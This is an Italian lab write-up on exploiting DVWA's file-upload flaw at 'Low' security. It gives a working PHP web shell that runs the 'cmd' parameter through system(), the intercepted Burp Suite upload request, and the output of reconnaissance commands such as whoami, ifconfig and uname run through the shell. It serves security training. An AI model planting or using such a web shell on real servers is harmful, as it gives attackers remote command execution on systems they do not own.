

PRATICA S6L1:

Argomento: Sfruttamento di una vulnerabilità di File Upload sulla DVWA per l'inserimento di una shell in PHP

Creazione di shel.php:

Ho realizzato un file PHP che riproduca una web shell, pronto per l'integrazione su DVWA tramite il modulo di upload:

```
1<?php
2if (isset($_GET['cmd'])) {
3    $cmd = $_GET['cmd'];
4    echo "<h3>Comando eseguito: <code>" . htmlspecialchars($cmd) . "</code></h3>";
5    echo "<pre>";
6    system($cmd);
7    echo "</pre>";
8} else {
9    echo <<<HTML
10<form method="GET">
11    <label>Comando: <input type="text" name="cmd" autofocus></label>
12    <input type="submit" value="Esegui">
13</form>
14HTML;
15}
16?>
```

Questo script agisce come una **web shell rudimentale**, cioè uno strumento che consente di interagire direttamente col sistema operativo del server web attraverso il browser. È utilissimo per test di sicurezza, per capire come un sito possa essere vulnerabile all'esecuzione remota di comandi tramite input utente non controllato.

Funzionamento passo dopo passo:

1. **Controlla se è stato inviato un comando** La prima cosa che lo script fa è verificare se nella URL (tramite il metodo GET) è stato passato un parametro chiamato cmd. Questo parametro dovrebbe contenere un comando di sistema, come ls, whoami, pwd, ecc.
2. **Se il comando è presente:**
 - a. Lo salva nella variabile \$cmd.
 - b. Lo mostra nella pagina HTML che viene generata, usando htmlspecialchars() per evitare che il comando venga interpretato come codice HTML (protezione contro XSS).
 - c. Poi lo esegue con la funzione system(), che è una funzione PHP capace di avviare comandi sul server come se li stessi scrivendo nel terminale.
 - d. L'output del comando viene stampato a video, dentro un blocco <pre>, così da preservare l'allineamento del testo.

3. Se il comando non è presente:


- Mostra un modulo HTML che ti invita a inserire un comando.
- Il modulo ha un campo di input e un bottone "Esegui" che invia ciò che scrivi alla stessa pagina via GET.
- Una volta inviato, lo script riparte dal primo punto e lo esegue


INTERCETTAZIONI CON BURPSUITE:

Ho avviato **Burp Suite** e configurato correttamente il proxy per intercettare il traffico HTTP. Successivamente, ho attivato l'opzione "**Intercept is ON**" per monitorare le richieste in transito.

Tramite la funzione integrata "**Open Browser**" di Burp Suite, ho aperto una sessione di navigazione e mi sono collegato all'interfaccia web di **DVWA (Damn Vulnerable Web Application)**, ospitata sulla macchina **Kali Linux**.

Dopo aver effettuato l'accesso utilizzando le credenziali predefinite (admin / password), mi sono diretto nella sezione "**DVWA Security**" del menu principale. Da qui ho modificato il livello di sicurezza da "**Impossible**" a "**Low**", al fine di poter iniziare i test di vulnerabilità in un ambiente con restrizioni minime.



DVWA Security 

Security Level

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.

Nella sezione "**File Upload**" di DVWA, dopo aver selezionato il file **shell.php** e cliccato sul pulsante "**Upload**", viene generata una **richiesta HTTP di tipo POST** diretta

al server. Monitorando il traffico con **Burp Suite**, è possibile analizzare nel dettaglio questa richiesta, che trasmette il file selezionato all'interno del corpo della comunicazione, utilizzando il formato **form-data**, tipico dei moduli HTML destinati all'upload di file.

```
POST /DWA/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.50.100
Content-Length: 899
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://192.168.50.100
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryxnECFKlAtS6vvx8s
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.50.100/DWA/vulnerabilities/upload/
Accept-Encoding: gzip, deflate, br
Cookie: security=impossible; PHPSESSID=15c279720bb12619649f22aafc65e47
Connection: keep-alive

-----WebKitFormBoundaryxnECFKlAtS6vvx8s
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----WebKitFormBoundaryxnECFKlAtS6vvx8s
Content-Disposition: form-data; name="uploaded"; filename="shell.php"
Content-Type: application/x-php
```

Dopo aver cliccato su **"Forward"** in Burp Suite per inoltrare la richiesta al server, il file **shell.php** viene effettivamente caricato. L'applicazione restituisce un messaggio in rosso che conferma l'avvenuto upload, indicando il percorso relativo in cui è stato salvato il file:

../../hackable/uploads/shell.php.

Questo conferma che la shell è stata correttamente inserita nella directory di destinazione, rendendola potenzialmente eseguibile tramite browser.

Vulnerability: File Upload

The PHP module **GD** is not installed.

Choose an image to upload:

Choose File

No file chosen

Upload


../../hackable/uploads/shell.php succesfully uploaded!

More Information


- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- <https://www.acunetix.com/websitesecurity/upload-forms-threat/>

Accedendo al percorso **../../hackable/uploads/shell.php** tramite il browser, ci troviamo di fronte a un'interfaccia minimale che consente l'inserimento di comandi. Questo input, gestito dalla web shell caricata in precedenza, permette l'esecuzione di

comandi arbitrari sul sistema remoto con i privilegi del web server.



Grazie all'utilizzo di **Burp Suite**, è possibile intercettare la richiesta HTTP generata dalla web shell e modificarne il contenuto a proprio piacimento. In questo modo, si possono inviare comandi arbitrari al server vulnerabile ed eseguirli con i privilegi del processo web, ottenendo un controllo diretto sulla macchina target.



ESEMPI:

- whoami è un comando che mostra il nome dell'utente attualmente connesso o con cui sta girando il processo in esecuzione.

Comando eseguito: whoami

```
www-data
```

- hostname è un comando che mostra il nome del computer o del dispositivo sulla rete.

Comando eseguito: hostname

```
kali
```

- ifconfig è un comando che mostra la configurazione delle interfacce di rete del sistema, inclusi gli indirizzi IP, le maschere di sottorete e lo stato delle interfacce.

Comando eseguito: ifconfig

```
eth0: flags=4163  mtu 1500
    inet 192.168.50.100  netmask 255.255.255.0  broadcast 192.168.50.255
    ether 08:00:27:d1:f8:5d  txqueuelen 1000  (Ethernet)
    RX packets 24979  bytes 24260423 (23.1 MiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 13536  bytes 2748540 (2.6 MiB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
    inet6 ::1  prefixlen 128  scopeid 0x10
    loop txqueuelen 1000  (Local Loopback)
    RX packets 5765  bytes 6851860 (6.5 MiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 5765  bytes 6851860 (6.5 MiB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
```

- pwd è un comando che mostra il percorso assoluto della **directory corrente** in cui ti trovi nel filesystem.

Comando eseguito: pwd

`/var/www/html/DVWA/hackable/uploads`

- `uname -a` è un comando che mostra informazioni dettagliate sul sistema operativo in uso, inclusi:
 - Nome del kernel
 - Nome della macchina
 - Versione del kernel
 - Data di compilazione del kernel
 - Architettura della macchina

Comando eseguito: `uname -a`

`Linux kali 6.12.33+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.33-1kali1 (2025-06-25) x86_64 GNU/Linux`